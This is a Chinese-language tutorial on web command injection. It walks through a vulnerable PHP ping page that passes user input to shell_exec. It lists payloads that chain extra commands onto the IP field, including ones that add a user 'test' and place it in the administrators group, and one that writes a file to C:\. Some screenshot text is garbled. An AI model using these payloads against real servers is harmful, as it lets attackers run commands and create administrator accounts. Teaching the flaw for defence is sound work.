

定义以及产生原因

演示

低级源代码

几个比较重要的命令

定义以及产生原因

漏洞概述

● 漏洞产生原因：

在Web程序中，因为业务功能需求要通过Web前端传递参数到后台服务器上执行（特别是一些网络设备的Web管理界面），但由于开发人员没有对输入进行严格的过滤，导致攻击者可以构造一些额外的“带有非法目的”命令，欺骗后台服务器执行。

● 漏洞危害：


如果Web应用使用的是root权限，则该漏洞可以导致攻击者在服务器上执行任意命令。

一些网络设备,比如说路由器, 交换机等设备;你要对这些设备进行管理的话,都有一个web界面;一般通过web界面传一些命令过去执行;如果没有对用户传过去的命令进行过滤;这样可以把命令做一下构造,比如 你想让服务器执行一个ping命令,可以构造一下,除了执行ping命令之外,再执行非法目的命令(比如说提权,),这就叫命令注入漏洞;


比如网站上提供了一个功能,使你可以通过这个地方传一些命令至后台服务器上去执行,我们可以通过这些功能去构造;让其执行带有非法目的的命令;

如果一个网站有命令注入漏洞,并且其权限特别大,这就是说等于获得了管理员的权限了(系统shell);

演示




它这里叫command Execution命令;



\

这里执行了一个Ping命令;也就是说这个页面提供了一个ping的功能;这里我们构造一下,让其除了执行ping命令以外,还执行其他的命令;

低级源代码



```

4 if( isset( $_POST[ 'submit' ] ) ) {
5
6     $target = $_REQUEST[ 'ip' ];
7
8     // Determine OS and execute the ping command.
9     if (stristr(PHP_UNAME( 's' ), 'Windows NT')) { //php_uname为了获取web服务器操作系统的类型
10
11         $cmd = shell_exec( 'ping ' . $target );//shell_exec这个函数比较重要;凡是有命令执行
12         echo '<pre>'.$cmd.'</pre>';//这里输出$cmd这个变量的内容!
13
14     } else {
15         //不是windows就是linux了,linux和windows里面执行命令的方式可能不一样! (这里-c指定发包个数! 这
16         $cmd = shell_exec( 'ping -c 3 ' . $target );
17         echo '<pre>'.$cmd.'</pre>';//
18     }
19 }
20
21 }
22 ?>

```

这里如何才能在执行这个命令的同时其他的一些命令呢??



The screenshot shows a Windows command prompt window. The command prompt title bar is partially visible. The command prompt shows the following text:

```

C:\Users\15pb-win7>ping 127.0.0.1 ! net user

```

The command is highlighted with a red box. The output of the command is displayed below:

```

\\WIN-0LRR8CGQ4H6 的用户帐户
-----
15pb-win7          Administrator          Guest
命令成功完成。
C:\Users\15pb-win7>

```

The command prompt window has a scroll bar at the bottom.

```
127.0.0.1 | net user
```

\\ ? ? ? û ? ? ' ?

Guest

```
C:\Users\15pb-win7>ping 127.0.0.1 & net user
```

```
正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```

```
127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

\\WIN-0LRR8CGQ4H6 的用户帐户

```
15pb-win7 Administrator Guest
命令成功完成。
```

C:\Users\15pb-win7>

127.0.0.1 & net user

submit

Ping 127.0.0.1 32 :
127.0.0.1 : 32= : <1ms TTL=128
127.0.0.1 : 32= : <1ms TTL=128
127.0.0.1 : 32= : <1ms TTL=128
127.0.0.1 : 32= : <1ms TTL=128

127.0.0.1 Ping :
 : = 4 = 4 = 0 (0%)
 r L () :
 = 0ms = 0ms = 0ms
\\ '

15pb-win7 Administrator Guest
y h

还有 && : (前面这个命令正确执行了才能执行后边这个命令)

C:\Users\15pb-win7>ping 127.0.0.1 && net user

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间<以毫秒为单位>:
最短 = 0ms, 最长 = 0ms, 平均 = 0ms

\\WIN-0LRR8CGQ4H6 的用户帐户

15pb-win7 Administrator Guest
命令成功完成。

```
C:\Users\15pb-win7>ping 127.0.0.1 && ping www.baidu.com
```

```
正在 Ping 127.0.0.1 具有 32 字节的数据:
```

```
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```

```
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```

```
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```

```
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```

```
127.0.0.1 的 Ping 统计信息:
```

```
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),  
往返行程的估计时间<以毫秒为单位>:
```

```
最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

```
正在 Ping www.baidu.com [115.239.210.27] 具有 32 字节的数据:
```

```
来自 115.239.210.27 的回复: 字节=32 时间=82ms TTL=48
```

```
来自 115.239.210.27 的回复: 字节=32 时间=40ms TTL=48
```

```
来自 115.239.210.27 的回复: 字节=32 时间=22ms TTL=48
```

```
来自 115.239.210.27 的回复: 字节=32 时间=14ms TTL=48
```

```
115.239.210.27 的 Ping 统计信息:
```

```
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),  
往返行程的估计时间<以毫秒为单位>:
```

```
最短 = 14ms, 最长 = 82ms, 平均 = 39ms
```

Enter an IP address below:

```
???? Ping 127.0.0.1 32 ?J?????:
```

```
???? 127.0.0.1 ?L32=??: ?b ?<1ms TTL=128
```

```
???? 127.0.0.1 ?L32=??: ?b ?<1ms TTL=128
```

```
???? 127.0.0.1 ?L32=??: ?b ?<1ms TTL=128
```

```
???? 127.0.0.1 ?L32=??: ?b ?<1ms TTL=128
```

```
127.0.0.1 ?? Ping [09]????WJ:
```

```
???? [09]?: ?v???? = 4????? = 4????? = 0 (0% ????)
```

```
???? rL????(???)?:
```

```
??? = 0ms [64] = 0ms ???s?? = 0ms
```

```
\\ ????u???
```

15pb-win7

Administrator

Guest

?????????????uy?????h?????

还有 `||` : (只有前边命令执行不成功,后边命令才执行!)

```
C:\Users\15pb-win7>ping 127.0.0.0 || ping www.baidu.com
```

正在 Ping 127.0.0.0 具有 32 字节的数据:

一般故障。
一般故障。
一般故障。
一般故障。

127.0.0.0 的 Ping 统计信息:

数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),

正在 Ping www.baidu.com [115.239.210.27] 具有 32 字节的数据:

来自 115.239.210.27 的回复: 字节=32 时间=12ms TTL=48
来自 115.239.210.27 的回复: 字节=32 时间=12ms TTL=48
来自 115.239.210.27 的回复: 字节=32 时间=13ms TTL=48
来自 115.239.210.27 的回复: 字节=32 时间=74ms TTL=48

115.239.210.27 的 Ping 统计信息:

数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),

往返行程的估计时间<以毫秒为单位>:

最短 = 12ms, 最长 = 74ms, 平均 = 27ms

```
C:\Users\15pb-win7>
```

漏洞分析

- `shell_exec()`函数可以在PHP中去执行操作系统命令,如果不对用户输入的命令进行过滤,那么理论上就可以执行任意系统命令,也就相当于直接获得了系统级的Shell。

- 命令执行语句

```
127.0.0.1 | net user
```

```
127.0.0.1 | net user test 123 /add
```

```
127.0.0.1 | net localgroup administrators test /add
```

几个比较重要的命令

允许同时执行多条命令的符号

- “|”：前面命令输出结果作为后面命令的输入内容；
- “&”：前面命令执行后接着执行后面的命令；
- “||”：前面命令执行失败的时候才执行后面的命令；
- “&&”：前面命令执行成功了才执行后面的命令。

edu.51cto.com

上面这几个命令在Linux和windows里面皆可以；

允许同时执行多条命令的符号

- Linux系统还可以使用分号(;)同时执行多条命令。
- 还可以使用重定向(>)在服务器中生成文件，或是使用(<)从事先准备好的文件读入命令等。

```
127.0.0.1 & echo test > c:\1.txt
```

Ping for FREE

Enter an IP address below:

127.0.0.1 & echo test > c:\1.txt

submit

```

Ping 127.0.0.1 32 bytes:
127.0.0.1 : 32 bytes <1ms TTL=128
127.0.0.1 : 32 bytes <1ms TTL=128
127.0.0.1 : 32 bytes <1ms TTL=128
127.0.0.1 : 32 bytes <1ms TTL=128
127.0.0.1 : 32 bytes <1ms TTL=128

127.0.0.1 Ping 127.0.0.1:
127.0.0.1 : 32 bytes = 4 bytes = 4 bytes = 0 (0% loss)
127.0.0.1 : 32 bytes (4 bytes) = 0ms = 0ms = 0ms
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>

EN

19:51
2018/9/20

1.txt

2018/9/20 19:50

文本文档

1 KB

AppServ	2018/9/5 9:05	文件夹
Backup	2018/9/20 8:56	文件夹
PerfLogs	2009/7/14 10:37	文件夹
Program Files	2018/9/17 16:31	文件夹
Python27	2018/9/13 9:18	文件夹
python37	2018/9/10 9:11	文件夹
sqlmap	2018/1/15 5:04	文件夹
Tools	2017/5/5 10:23	文件夹
vir	2016/9/30 10:00	文件夹
Windows	2018/9/10 9:12	文件夹
用户	2016/9/9 15:00	文件夹
1.txt	2018/9/20 19:50	文本文档
15PB安全工具包.cfg	2018/9/20 8:56	CFG 文件
15PB安全工具包.exe	2016/9/29 17:24	应用程序

